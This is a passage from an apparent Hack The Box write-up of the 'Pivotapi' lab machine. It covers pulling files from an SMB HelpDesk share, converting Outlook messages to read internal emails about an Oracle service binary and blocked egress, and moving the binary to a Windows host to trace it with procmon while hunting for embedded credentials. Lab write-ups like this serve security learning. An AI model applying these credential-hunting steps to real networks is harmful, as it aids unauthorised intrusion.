
We have three files in the HelpDesk Directory let's get these all files into our system.



```
smb: \HelpDesk\> get Restart-OracleService.exe
getting file \HelpDesk\Restart-OracleService.exe of size 1854976 as Restart-OracleService.exe (516.8 KiloBytes/sec) (average 516.8 KiloBytes/sec)
smb: \HelpDesk\> get "Server MSSQL.msg"
getting file \HelpDesk\Server MSSQL.msg of size 24576 as Server MSSQL.msg (91.6 KiloBytes/sec) (average 487.3 KiloBytes/sec)
smb: \HelpDesk\> get "WinRM Service.msg"
getting file \HelpDesk\WinRM Service.msg of size 26112 as WinRM Service.msg (108.5 KiloBytes/sec) (average 465.0 KiloBytes/sec)
```



```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# ls
Restart-OracleService.exe  'Server MSSQL.msg'  'WinRM Service.msg'
```




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# cat 'Server MSSQL.msg'
���▒�>��      �����������������������������������
��������������������������������������������������
��������������������������������������������������
```

Now for extracting the text inside .msg file we need msgconvert let's first install that.


sudo apt-get install libemail-outlook-message-perl libemail-sender-perl

Now let's extract the text inside .msg file.



```
┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# msgconvert Server\ MSSQL.msg

┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# ls
 Restart-OracleService.exe  'Server MSSQL.eml'  'Server MSSQL.msg'  'WinRM Service.msg'

┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# cat 'Server MSSQL.eml'
Date: Sun, 09 Aug 2020 11:04:14 +0000
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary=16232773770.e20fB.5807
Content-Transfer-Encoding: 7bit
Subject: Server MSSQL
To: cybervaca@licordebellota.htb <cybervaca@licordebellota.htb>


--16232773770.e20fB.5807
Content-Type: text/plain; charset=US-ASCII
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Good afternoon,

Due to the problems caused by the Oracle database installed in 2010 in Windows, it has been decided to migrate to MSSQL at the beginning of 2020.
Remember that there were problems at the time of restarting the Oracle service and for this reason a program called "Reset-Service.exe" was created to log in to Oracle and restart the service.

Any doubt do not hesitate to contact us.

Greetings,

The HelpDesk Team

--16232773770.e20fB.5807
Content-Type: application/rtf
Content-Disposition: inline
Content-Transfer-Encoding: base64
```


```
e1xydGYxXGFuc2lcYW5zaWNwZzEyNTJcZnJvbWh0bWwxIFxmYmlkaXMgXGRlZmYwe1xmb250dGJs
Cg17XGYwXGZzd2lzc1xmY2hhcnNldDAgQXJpYWw7fQoNe1xmMVxmbW9kZXJuIENvdXJpZXIgTmV3
O30KDXtcZjJcZm5pbFxmY2hhcnNldDIgU3ltYm9sO30KDXtcZjNcZm1vZGVyblxmY2hhcnNldDAg
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# msgconvert WinRM\ Service.msg

┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# ls
 Restart-OracleService.exe  'Server MSSQL.eml'  'Server MSSQL.msg'  'WinRM Service.eml'  'WinRM Service.msg'

┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# cat 'WinRM Service.eml'
Date: Sun, 09 Aug 2020 11:42:20 +0000
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary=16232774850.43eFBe.5853
Content-Transfer-Encoding: 7bit
Subject: WinRM Service
To: helpdesk@licordebellota.htb <helpdesk@licordebellota.htb>


--16232774850.43eFBe.5853
Content-Type: text/plain; charset=US-ASCII
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Good afternoon.

After the last pentest, we have decided to stop externally displaying WinRM's service. Several of our employees are the creators of Evil-WinRM so we do not want to expose this service... We have created a r
ule to block the exposure of the service and we have also blocked the TCP, UDP and even ICMP output (So that no shells of the type icmp are used.)
Greetings,

The HelpDesk Team

--16232774850.43eFBe.5853
Content-Type: application/rtf
Content-Disposition: inline
Content-Transfer-Encoding: base64
```

```
e1xydGYxXGFuc2lcYW5zaWNwZzEyNTJcZnJvbWh0bWwxIFxmYmlkaXMgXGRlZmYwe1xmb250dGJs
```

Now afer reading the both messages i known that Due to some problems by Oracle database installed in 2010 they migrate to MSSQL at the beginning of 2020.
And they also said that there was a problems at the time of restarting the Oracle service and for this reason a program called "Reset-Service.exe" was created to log in to Oracle and restart the service.
It's mean that the "Reset-Service.exe" has creads for Oracle database becuase it's need to login into oracle database and without creads it can't be possible.
And the other message tell that they stop externally displaying WinRM's service and they also created a rule to block the exposure of the service and we have also blocked the TCP, UDP and even ICMP output So that no shells of the type icmp are used.
Now let's analize the binary.




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# python3 -m http.server 7070
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
192.168.119.131 - - [09/Jun/2021 19:14:17] "GET /Restart-OracleService.exe HTTP/1.1" 200 -
```




```
C:\Users\saaad>curl http://192.168.119.132:7070/Restart-OracleService.exe --output Restart-OracleService.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1811k  100 1811k    0     0  1811k      0  0:00:01 --:--:--  0:00:01 12.5M

C:\Users\saaad>dir
 Volume in drive C has no label.
 Volume Serial Number is 4498-BF19

 Directory of C:\Users\saaad

06/10/2021  01:22 AM    <DIR>          .
06/10/2021  01:22 AM    <DIR>          ..
05/29/2021  03:09 PM    <DIR>          .vscode
05/25/2021  11:39 AM    <DIR>          3D Objects
05/25/2021  11:39 AM    <DIR>          Contacts
05/25/2021  11:42 AM    <DIR>          Documents
06/10/2021  01:20 AM    <DIR>          Downloads
05/25/2021  11:39 AM    <DIR>          Favorites
05/25/2021  11:39 AM    <DIR>          Links
05/25/2021  11:39 AM    <DIR>          Music
06/10/2021  12:51 AM    <DIR>          OneDrive
06/10/2021  01:22 AM         1,854,976 Restart-OracleService.exe
05/25/2021  11:39 AM    <DIR>          Saved Games
05/25/2021  11:40 AM    <DIR>          Searches
05/29/2021  02:40 PM    <DIR>          Videos
               1 File(s)      1,854,976 bytes
              14 Dir(s)   2,502,586,368 bytes free

C:\Users\saaad>
```

First let's monitor the binary with procmon so we known that what's the binary doing.




```
Time...  Process Name     PID   Operation                     Path                                                                                                               Result             Detail
11:04:... Restart-Oracl... 5336 Process Start                                                                                                                                    SUCCESS            Parent PID: 507...
11:04:... Restart-Oracl... 5336 Thread Create                                                                                                                                    SUCCESS            Thread ID: 8308
11:04:... Restart-Oracl... 5336 Load Image                    C:\Users\DEDSEC\Desktop\Pivotapi\Restart-OracleService.exe                                                         SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\ntdll.dll                                                                                      SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Users\DEDSEC\Desktop\Pivotapi                                                                                   SUCCESS            Desired Access: ...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\kernel32.dll                                                                                   SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\KernelBase.dll                                                                                 SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\System32\conhost.exe                                                                                    SUCCESS            Desired Access: ...
11:04:... Restart-Oracl... 5336 CreateFileMapping             C:\Windows\System32\conhost.exe                                                                                    FILE LOCKED W...   SyncType: SyncT...
11:04:... Restart-Oracl... 5336 CreateFileMapping             C:\Windows\System32\conhost.exe                                                                                    SUCCESS            SyncType: SyncT...
11:04:... Restart-Oracl... 5336 QuerySecurityFile             C:\Windows\System32\conhost.exe                                                                                    SUCCESS            Information: Label
11:04:... Restart-Oracl... 5336 QueryNameInformation...       C:\Windows\System32\conhost.exe                                                                                    SUCCESS            Name: \Window...
11:04:... Restart-Oracl... 5336 Process Create                C:\Windows\System32\Conhost.exe                                                                                    SUCCESS            PID: 2324, Com...
11:04:... Restart-Oracl... 5336 CloseFile                     C:\Windows\System32\conhost.exe                                                                                    SUCCESS
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\msvcrt.dll                                                                                     SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Thread Create                                                                                                                                    SUCCESS            Thread ID: 6976
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\shell32.dll                                                                                    SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\msvcp_win.dll                                                                                  SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\ucrtbase.dll                                                                                   SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Thread Create                                                                                                                                    SUCCESS            Thread ID: 4020
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\user32.dll                                                                                     SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\win32u.dll                                                                                     SUCCESS            Image Base: 0x...
